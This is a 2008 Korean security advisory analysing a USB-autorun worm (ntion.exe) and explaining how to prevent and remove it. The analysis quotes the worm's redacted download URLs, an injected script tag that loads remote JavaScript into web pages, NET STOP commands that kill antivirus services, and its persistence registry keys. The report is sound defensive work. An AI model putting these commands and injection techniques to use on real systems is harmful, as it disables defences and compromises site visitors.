

USB이동형 저장장치를 이용하여 전파되는 악성코드 분석

2008. 2. 12

인터넷침해사고대응지원센터 (KISC)



※ 본 보고서의 전부나 일부를 인용시 반드시 [자료: 한국정보보호진흥원(KISA)]를 명시하여 주시기 바랍니다.

□ 개 요

최근 USB 이동저장 매체를 통하여 전파되는 악성코드에 대한 감염피해가 증가하고 있어 주의가 필요하다. USB 이동저장매체를 이용하여 전파되는 악성코드 중 이번에 확인된 ntion.exe의 경우, 특정 사이트에 접속하여 추가 악성코드를 다운로드 하는 Dropper 기능을 수행하는 것으로 확인되었다. 또한, 웹 서버가 감염될 경우는 웹 서버내의 웹 페이지가 변조되어 해당 웹서버를 방문하는 사용자들에게도 피해를 발생시킬 수 있다. 대다수 사용자들이 파일이동 및 저장을 위하여 USB 저장매체를 이용하고 있으므로, 부주의한 USB 사용으로 인한 감염피해는 앞으로도 많이 발생할 것으로 보인다. 사용자는 이동저장 매체를 백신으로 주기적으로 점검하고 USB자동실행 기능을 해제하여 피해를 사전예방 하여야 하겠다.

□ USB 이동매체를 이용한 악성코드 전파기법 소개

○ 전파 방법

윈도우에서는 사용자 편의를 위하여 USB 이동저장매체 또는 CD를 삽입하였을 경우, 자동으로 사용자가 원하는 특정 프로그램이 실행되도록 할 수 있다. 최근 이 기능이 악성코드 감염에 악용되는 경우가 많이 발생하고 있다.


☞ 윈도우의 autorun.inf 기능 소개

윈도우에서는 autorun.inf 파일을 통하여 CD나 이동저장매체 연결 시 특정 프로그램이 자동으로 실행되도록 할 수 있다.


※ 일반적으로 사용자가 CD, 또는 USB 이동저장 매체 연결 시 소프트웨어 install이 자동으로 이루어 질수 있도록 하기 위한 목적으로 많이 사용된다.

이 기법을 이용하여 전파활동을 하는 악성코드는 이동식 USB 드라이브를 찾아, 해당 드라이브 내에 악성코드 복제파일을 생성하며, 또한 autorun.inf 파일을 생성하여 악성코드를 실행하는 코드를 삽입한다.

사용자가 USB 이동식 저장장치를 사용할 경우, autorun.inf 파일이 자동으로 실행되어, 사용자 PC는 자동으로 감염되게 된다.



o 피해유형 예



- ① 사용자는 USB 전파 웜에 감염된 시스템에서 자신의 이동식 디스크를 사용
- ② USB 전파 웜에 감염된 이동식디스크를 다른 시스템에서 사용
- ③ 새로운 시스템의 감염

<그림 1> 이동식 디스크를 이용한 악성코드 전파

□ 악성행위

감염 시 다른 추가 악성코드를 다운로드 하거나, 감염 시스템 내에 저장되어 있는 웹 페이지에 악성 스크립트를 삽입한다. 또한, 안티 바이러스 프로그램 종료 등 자기보호 기능도 확인되었다.

o 악성코드 Dropper 기능

해당 웹의 실행파일을 분석한 결과 원격지로부터 악성코드로 의심되는 실행 파일을 다운로드 하는 것으로 관찰되었다. 즉, 타 악성코드를 감염시키는 Dropper 기능을 수행하는 것으로 보인다.

```
ASCII "http://www. .... net/down1/test.exe"
ASCII "http://www. .... com/down1/1.exe"
ASCII "http://www. .... com/down2/2.exe"
ASCII "http://www. .... com/down12/12.exe"
```

<그림 2> 악성코드로 의심되는 실행파일들에 대한 정보

※ 08.01.14 현재, 해당 사이트들은 이미 차단조치 되어 접속이 불가함

o 웹 페이지 파일에 스크립트 코드삽입

해당 웹은 감염된 시스템의 모든 디렉토리를 검색하여 웹페이지 파일에 악성 스크립트 코드를 삽입한다.

웹 서버가 감염될 경우, 서비스 중인 웹 페이지 내에 악성 스크립트가 삽입 되어 해당 웹서버를 방문하는 사용자들에게 피해를 발생시킬 수 있다.


MOV EAX,DWORD PTR SS:[EBP-14] MOU EDX,11.00413F7C CALL 11.00403E68 JE SHORT 11.00413D1E MOV EAX,DWORD PTR SS:[EBP-14] MOU EDX,11.00413F8C CALL 11.00403E68 JE SHORT 11.00413D1E MOV EAX,DWORD PTR SS:[EBP-14] MOU EDX,11.00413F9C CALL 11.00403E68 JE SHORT 11.00413D1E MOV EAX,DWORD PTR SS:[EBP-14] MOU EDX,11.00413FAC CALL 11.00403E68 JE SHORT 11.00413D1E MOV EAX,DWORD PTR SS:[EBP-14] MOU EDX,11.00413FBC CALL 11.00403E68 JE SHORT 11.00413D1E MOV EAX,DWORD PTR SS:[EBP-14] MOU EDX,11.00413FCC CALL 11.00403E68 JE SHORT 11.00413D1E MOV EAX,DWORD PTR SS:[EBP-14] MOU EDX,11.00413FDC CALL 11.00403E68 JNZ SHORT 11.00413D32 MOV EAX,DWORD PTR SS:[EBP-10] CALL 11.004139C8 TEST AL,AL JE SHORT 11.00413D32 MOV EAX,DWORD PTR SS:[EBP-10] CALL 11.00413398 MOV EAX,DWORD PTR SS:[EBP-14] MOU EDX,11.00413FE8 CALL 11.00403E68	ASCII ".HTM" ASCII ".HTML" ASCII ".JSP" ASCII ".VBS" ASCII ".XML" ASCII ".SHTML" ASCII ".JS" ASCII ".PHP"	HTM HTML JSP VBS XML SHTML JS PHP
---	--	--

<그림 3> 감염된 시스템에서 검색하는 확장자 목록

```
ASCII "Ⓜ<script language="javascript" src="http:// ..... /sub/ray.js"></script">
</div>
</body>
</html>
<script language="javascript" src="http:// ..... /sub/ray.js"></script>
```

<그림 4> 삽입된 자바스크립트 코드


특히, 검색된 파일 확장자 중 PHP파일에는 원격으로부터 인자를 전달받는 PHP코드가 삽입된다.



<그림 5> 삽입된 PHP 및 자바스크립트 코드

o 파일 생성


웜은 자신을 전파하기 위하여 이동식디스크에 "RECYCLER.EXE"라는 이름으로 자신을 복사하고 "autorun.inf" 으로 자동실행 될 수 있도록 구성한다.



<그림 6> 감염된 이동식 디스크

사용자는 감염된 이동식 디스크를 사용하기 위하여 탐색기에서 더블클릭 또는 자동실행을 선택할 때 복사된 웜(RECYCLER.EXE)이 활동을 시작하게 된다.

특히, 시스템에 이동식 디스크가 연결되어 있지 않으면 아래와 같은 에러 팝업을 지속적으로 발생시킨다.



<그림 7> 이동식 디스크가 연결되지 않은 경우 에러 메시지

또한, 웜은 감염된 시스템에 자신의 복사본인 "ntion.exe"와 Explorer 프로세스에 인젝션 되는 "ntion.dll"을 생성한다.

```


1 UNICOD "C:\WINDOWS\ntion.exe"
2 ASCII "a"
3 kernel32.7C828353
4 CALL to WriteFile from kernel32.7C8283EF
5 hFile = 00000058 (window)
6 Buffer = 003E0000
7 nBytesToWrite = 0200 (53760.)
8 pBytesWritten = 0012F670
9 pOverlapped = NULL
10
11 ASCII "a"
12 ASCII "C:\WINDOWS\system32\ntion.dll"
13 CALL to WriteFile from 11.004062E9
14 hFile = FFFFFFFF
15 Buffer = 11.0041C270
16 nBytesToWrite = 6A00 (27136.)
17 pBytesWritten = 0012FF64
18 pOverlapped = NULL
19 Pointer to next SEH record
    
```

- C:\Windows\ntion.exe
- C:\Windows\system32\ntion.dll
- C:\Windows\system32\drivers\ntion.exe

<그림 8> 감염된 시스템에 생성되는 악성코드들

o 레지스트리 변경

또한, 시스템 재부팅 후 지속적으로 동작을 위하여 Explorer 프로세스에 자신을 인젝션 시키도록 레지스트리를 변경한다.



- HKLM/SOFTWARE/Microsoft/Windows/CurrentVersion/policies/Explorer/Run/DataAccess (C:\Windows\ntion.exe)
- HKLM/SOFTWARE/Microsoft/Windows/CurrentVersion/policies/Explorer/Run/WinFile (C:\Windows\system32\drivers\ntion.exe)

<그림 9> 재부팅 후 활동을 위한 Explorer 레지스트리 등록

o 자기보호 기능

- 감염된 시스템에 안티 바이러스 프로그램이 동작하는 경우 웜은 해당 프로세스를 강제로 종료시키며, 자신의 동작을 숨기기 위하여 레지스트리 편집기(REGEDIT.EXE)와 시스템 편집기(MSCONFIG.EXE) 등의 모니터링 도구와 안티 바이러스 프로그램의 실행을 방해한다.


ASCII "NET STOP OfficeScanNT Monitor" JMP to kernel32.WinExec	OfficeScanNT
ASCII "NET STOP Norton" JMP to kernel32.WinExec	Norton
ASCII "NET STOP ZoneAlarm" JMP to kernel32.WinExec	ZoneAlarm
ASCII "NET stop McShield" JMP to kernel32.WinExec	McShield
ASCII "NET stop V3MonSvc" JMP to kernel32.WinExec	V3MonSvc
ASCII "NET stop MskService" JMP to kernel32.WinExec	MskService
ASCII "NET stop McTaskManager" JMP to kernel32.WinExec	McTaskManager
ASCII "NET stop Symantec Core LC" JMP to kernel32.WinExec	Symantec Core LC
ASCII "NET stop kavsvc" JMP to kernel32.WinExec	kavsvc (Kaspersky)

<그림 10> 안티 바이러스 프로세스의 종료

ASCII "KAV.EXE"	KAV.EXE
ASCII "CCAPP.EXE"	CCAPP.EXE
ASCII "NVSVC32.EXE"	NVSVC32.EXE
ASCII "SPIDERUI.EXE"	SPIDERUI.EXE
ASCII "UPGRADE.EXE"	UPGRADE.EXE
ASCII "SPIDERNT.EXE"	SPIDERNT.EXE
ASCII "MONSVCNT.EXE"	MONSVCNT.EXE
ASCII "MONSYSNT.EXE"	MONSYSNT.EXE
ASCII "TRIALREG.EXE"	TRIALREG.EXE
ASCII "SUPDATE.EXE"	SUPDATE.EXE
ASCII "AUTORUNS.EXE"	AUTORUNS.EXE
ASCII "ICESWORD.EXE"	ICESWORD.EXE
ASCII "MCSHIELD.EXE"	MCSHIELD.EXE
ASCII "REGEDIT.EXE"	REGEDIT.EXE
ASCII "MCONFIG.EXE"	MCONFIG.EXE

<그림 11> 특정 프로그램의 실행방해

- 웜은 감염된 시스템에서 자신을 숨기기 위하여 숨김 파일을 표시하지 않도록 윈도우즈 탐색기의 폴더속성을 지속적으로 변경시킨다.




<그림 12> 폴더속성 변경

- HKLM/SOFTWARE/Microsoft/CurrentVersion/Explorer/Advanced/Folder/Hidden/SHOWAL/CheckedValue (0)

□ 이동형 저장장치 자동실행 방지


윈도우즈의 특정 서비스 항목을 사용하지 않는 것으로 감염된 이동식 디스크에서 악성코드가 실행되는 것을 막을 수 있다.

- ① 시작→설정→제어판→관리도구→서비스로 들어가 'Shell Hardware Detection'을 선택



<그림 13> ShellHWDetection 서비스의 속성

- ② ①의 속성화면에서 시작유형을 사용안함으로 설정한다.




<그림 14> ShellHWDetection 서비스의 속성변경

- ③ 재부팅 한다.


□ 감염 시 조치방법

① 부팅 시 F8을 눌러 안전모드를 선택한다.



<그림 15> 안전모드 선택 화면


② 아래 윈도우즈 하위 폴더에서 악성코드 파일들을 삭제한다.



- ※ 폴더에서 삭제할 파일들
- C:\Windows\ntion.exe
 - C:\Windows\system32\ntion.dll
 - C:\Windows\system32\drivers\ntion.exe


<그림 16> 악성코드 삭제

③ “시작” → “실행”에서 regedit 를 입력한다.



<그림 17> 레지스트리 편집기 실행


④ 아래의 레지스트리 항목들을 삭제 한다



<그림 18> 레지스트리 삭제

- HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\Explore\Run\DataAccess
- HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\Explore\Run\WinFile

⑤ 윈도우 탐색기의 폴더 옵션을 원래의 상태로 복원시킨다.



<그림 19> 레지스트리 복원

- HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Explorer\Advanced\Folder\Hidden\SHOWALL\CheckedValue
- ※ 해당 값을 0으로 설정하는 경우 숨김 파일이 보이지 않고, 1로 설정하는 경우 숨김 파일을 보이도록 설정한다.

⑥ 재부팅한다.